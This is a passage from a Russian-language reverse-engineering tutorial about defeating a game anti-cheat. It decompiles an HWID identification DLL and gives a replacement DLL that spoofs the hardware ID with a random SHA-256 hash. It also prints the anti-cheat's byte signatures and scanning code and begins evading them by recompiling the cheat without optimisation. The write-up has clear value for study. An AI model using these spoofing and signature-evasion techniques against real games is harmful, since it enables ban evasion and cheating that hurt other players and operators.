
После гугления выясняем, что это часть алгоритма SHA-256. А значит, после того как соберется информация о железе игрока, от нее будет взят хеш по алгоритму SHA-256.



```
static const uint32_t sha256_h[8] = {
        0x6a09e667, 0xbb67ae85, 0x3c6ef372, 0xa54ff53a,
        0x510e527f, 0x9b05688c, 0x1f83d9ab, 0x5be0cd19
};

static const uint32_t sha256_h_quad[8*4] = {
                0x6a09e667,0x6a09e667,0x6a09e667,0x6a09e667,
                0xbb67ae85,0xbb67ae85,0xbb67ae85,0xbb67ae85,
                0x3c6ef372,0x3c6ef372,0x3c6ef372,0x3c6ef372,
                0xa54ff53a,0xa54ff53a,0xa54ff53a,0xa54ff53a,
                0x510e527f,0x510e527f,0x510e527f,0x510e527f,
                0x9b05688c,0x9b05688c,0x9b05688c,0x9b05688c,
                0x1f83d9ab,0x1f83d9ab,0x1f83d9ab,0x1f83d9ab,
                0x5be0cd19,0x5be0cd19,0x5be0cd19,0x5be0cd19
```

Найденная реализация алгоритма SHA-256 на GitHub


После перейдем в функцию `sub_10003590` и снова изучим константы.



```
for ( i = 0; i < 32; ++i )
{
  v4 = v18[i];
  v5 = a3[4];
  v15 = v18[i];
  v17 = a0123456789abcd[v4 >> 4];
  if ( v5 >= a3[5] )
  {
    sub_10003C10(a3, v4, a3, v17);
    LOBYTE(v4) = v15;
  }
  else
  {
    v6 = a3[5] < 0x10;
    a3[4] = v5 + 1;
    v7 = a3;
    if ( !v6 )
      v7 = *a3;
    v8 = v7 + v5;
    v8[1] = 0;
    *v8 = v17;
  }
  v9 = a3[5];
  v10 = a0123456789abcd[v4 & 0xF];
```

Алгоритм преобразования байтов в HEX-строку


Снова гуглим и узнаём, что эти константы — часть алгоритма перевода байтов в шестнадцатеричную строку.



```
static char chex_toxdigit(unsigned nibble){
  const char* lut = "0123456789abcdef";
  return lut[nibble & 0xf];
}


/**
 * @brief decode a single case-insensitive hexadecimal ASCII character to its decimal value
 * @param[in] h ASCII character to decode
 * @return decimal value of the input
 * @note the input is assumed to be a valid
 **/
static unsigned char chex_fromxdigit(unsigned h){
  return ((h & 0xf) + (h >> 6) * 9);
}


/**
 * @brief encode an array of bytes to an array of hexadecimal ASCII characters
 * @param[out]  hex   buffer to write to
 * @param[in]   hlen  maximum number of characters to write
 * @param[in]   bin   array of bytes to encode
 * @param[in]   blen  number of bytes to encode
 * @return number of characters written
 * @note null terminator is not included in the output
 **/
static unsigned chex_encode(char* hex, unsigned hlen, const void* bin, unsigned blen){
  const unsigned char* b = (const unsigned char*)bin;
  unsigned i, j;
  for(i = 0, j = 0; (i < blen) && (j+1 < hlen); ++i, j+=2){
    hex[j+0] = chex_toxdigit(b[i]>>4);
    hex[j+1] = chex_toxdigit(b[i]>>0);
  }
  return j;
}
```

Найденная на GitHub реализация преобразования байтов в HEX-строку

И последнее действие — копирование шестнадцатеричной строки SHA-256 в аргумент экспортируемой функции.



```
void __cdecl GetHWID(int argv)
{
  unsigned int v1; // edi
  unsigned int v2; // ecx
  unsigned int v3; // esi
  void **i; // edx
  void **v5; // eax
  void **v6; // eax
  _BYTE *v7; // edx
  void *sha256_hex[4]; // [esp+10h] [ebp-A8h] BYRE
  unsigned int v9; // [esp+20h] [ebp-98h]
  unsigned int v10; // [esp+24h] [ebp-94h]
  void *ctx; // [esp+28h] [ebp-90h] BYREF
  unsigned int v12; // [esp+3Ch] [ebp-7Ch]
  int v13[29]; // [esp+40h] [ebp-78h] BYREF
  char sha256_out[4]; // [esp+B8h] [ebp+0h] BYREF

  calc_sha256(&ctx, sha256_out);
  to_hex(sha256_out, v13, sha256_hex);
  v1 = v9;
  v2 = 0;
  v3 = v10;
  for ( i = sha256_hex[0]; v2 < v1; ++v2 )
  {
    v5 = sha256_hex;
    if ( v3 >= 0x10 )
      v5 = i;
    *(argv + v2) = *(v5 + v2);
```


Экспортируемая функция GetHWID

Имея полную картину, мы можем воспроизвести алгоритм, но хеш у нас будет браться не от `HWID`, а от рандомного значения. Для реализации возьмем код из реализации SHA-256.

```
// Определение экспортируемой функции GetHWID
extern "C" {
    void __declspec(dllexport) GetHWID(char* message) {
        // Объявление переменной для хеша
        SHA256 sha;
        // Инициализация сида от текущего времени для рандома
        srand((unsigned)time(NULL));
        // Получение рандомного значения
        std::string random = std::to_string(rand());
        // Получение SHA-256 для рандомного значения
        sha.update(random);
        // Получение значения хеша
        std::array<uint8_t, 32> digest = sha.digest();
        // Получение шестнадцатеричной строки хеша
        std::string sha256 = SHA256::toString(digest);
        // Присвоение аргументу значения хеша
        for (int i = 0u; i < sha256.length(); ++i) {
            message[i] = sha256[i];
        }
    }
}
```

Теперь заменим исходную `Identify.dll` нашей. Но к сожалению, подключиться не выходит.

Давай посмотрим, что происходит в окне, где у нас запущен сервер.




```
>Incoming connection from: 127.0.0.1:54814
Client HWID: 18f8aa5c4e4cae76e0afdfb617cb4fde816feb76adb979bc33b466b38bd37ec1
127.0.0.1:54814 has disconnected. Client unregistred. HWID not found in DB.
>Incoming connection from: 127.0.0.1:54820
Client HWID: ea426d89a9e220866d2878a4339dc2dcce1943dc5691f5da1baa8c78ec6389ef
127.0.0.1:54820 has disconnected. Client unregistred. HWID not found in DB.
>Incoming connection from: 127.0.0.1:54821
Client HWID: bb5fb3e04791c5b38ab1ef3a55b57dc88fabe9454547240ed662533db2a75c3e
127.0.0.1:54821 has disconnected. Client unregistred. HWID not found in DB.
```

Логи игрового сервера

Оказывается, `Identify.dll` — это часть игры, позволяющая идентифицировать игрока, и к античиту не относится. Что ж, немного промахнулись, но наши наработки еще пригодятся дальше.

Обходим детект сигнатур

Античит, как и антивирус, умеет проверять сигнатуры бинарных файлов, в нашем случае — в поисках читов. В нашем случае база сигнатур хранится внутри `Quack-internal.dll`.




Найденные сигнатуры читов в Quack-internal.dll

Выглядит эта база как список строк, где звездочка — это маска, означающая, что в этом месте может быть любой байт.

```
55 8B EC 83 EC 2C A1 * * * * 33 C5 89 45 FC 53 56 8B 35 * * * * 57 6A 23 8B F9 FF D6 A8 01 0F 85
68 * * * * FF 15 * * * * 8B 35 * * * * 8B 3D * * * * 03 F0 A1 * * * * 89 45 C8 3B F8 74 5D
50 A1 * * * * 33 C5 50 8D 45 F4 64 A3 * * * * 6A 19
```

Изучив код, находим функции, которые отвечают за сигнатурный детект.



```
v27 = 0;
v28 = 0;
v26 = 0i64;
std::string::assign(
  &v26,
  "55 8B EC 83 EC 2C A1 * * * * 33 C5 89 45 FC 53 56 8B 35 * * * * 57 6A 23 8B F9 FF D6 A8 01 0F 85",
  0x60u);
LOBYTE(v53) = 5;
v30 = 0;
v29 = 0i64;
v31 = 0;
std::string::assign(
  &v29,
  "68 * * * * FF 15 * * * * 8B 35 * * * * 8B 3D * * * * 03 F0 A1 * * * * 89 45 C8 3B F8 74 5D",
  0x5Au);
LOBYTE(v53) = 6;
v33 = 0;
v32 = 0i64;
v34 = 0;
std::string::assign(&v32, "50 A1 * * * * 33 C5 50 8D 45 F4 64 A3 * * * * 6A 19", 0x33u);
LOBYTE(v53) = 7;
v12 = sub_10013DD0(v24, &v26, &v35, &v26);
LOBYTE(v53) = 8;
v40 = 0i64;
v39 = 0i64;
std::string::assign(&v39, "Inertia-Cheat", 0xDu);
```


```
get_signatures(&signatures, v33);
v32 = 0;
v3 = signatures;
for ( i = signatures; v3 != HIDWORD(signatures); i = v3 )
{
  signature = *(v3 + 24);
  v16 = signature;
  v14 = *(v3 + 28);
  if ( signature != v14 )
  {
    do
    {
      v13 = v2[1];
      memset(&v24, 0, sizeof(v24));
      if ( VirtualQuery(v13, &v24, 0x1Cu) )
      {
        v5 = 0;
        if ( (v24.Protect & 0x101) == 0 )
          v5 = (v24.Protect & 0xEE) != 0;
        if ( v5 )
        {
          v28 = 0;
          pattern_bytes = 0i64;
          pattern_to_byte(&pattern_bytes, signature);
```

```
LABEL_14:
        cheat = v17 + v6[1];
        if ( pattern_bytes )
        {
          if ( (4 * ((v28 - pattern_bytes) >> 2)) < 0x1000
            || (v7 = *(pattern_bytes - 4), (pattern_bytes - v7 - 4) <= 0x1F) )
          {
            sub_10029906(v7);
            pattern_bytes = 0i64;
            v28 = 0;
            goto LABEL_18;
          }
LABEL_31:
          invalid_parameter_noinfo_noreturn();
        }
LABEL_18:
        if ( cheat )
        {
          sub_10005720(i);
          LOBYTE(v32) = 1;
          v21 = 0;
          v20 = 0i64;
          v22 = 0;
          std::string::assign(&v20, "Region Scan", 0xBu);
          LOBYTE(v32) = 2;
          sub_10011530(v23, "0");
          memset(&v23[6], 0, 12);
          LOBYTE(v32) = 3;
          cheat_found(v19, v33);
          LOBYTE(v32) = 0;
          sub_10010680(v19);
```

Идентифицируем алгоритм поиска читов


1. Инициализируется паттерн.
2. Паттерн ищется в памяти.
3. Если есть совпадение, запускается процедура бана.

Теперь нам нужно понять, что менять в нашем чите, чтобы обходить проверку.



Найденная байтовая последовательность в Inertia-cheat.dll

Есть несколько вариантов: обфускация, виртуализация и изменение параметров компиляции кода. Пойдем по самому простому пути — попробуем выключить оптимизацию на этапе компиляции.



Configuration: Active(Release)
Platform: Active(Win32)


Optimization: Disabled (/Od)
Inline Function Expansion
Enable Intrinsic Functions
Favor Size Or Speed
Omit Frame Pointers
Enable Fiber-Safe Optimizations
Whole Program Optimization

Custom
Disabled (/Od)
Maximum Optimization (Favor Size) (/O1)
Maximum Optimization (Favor Speed) (/O2)
Optimizations (Favor Speed) (/Ox)
<inherit from parent or project defaults>

Optimization
Select option for code optimization; choose Custom to use specific optimization options. (/Od, /O1, /O2)

Отключаем оптимизацию на этапе компиляции

После компиляции откроем тот же кусок кода и посмотрим, помогло ли это изменить сигнатуру.

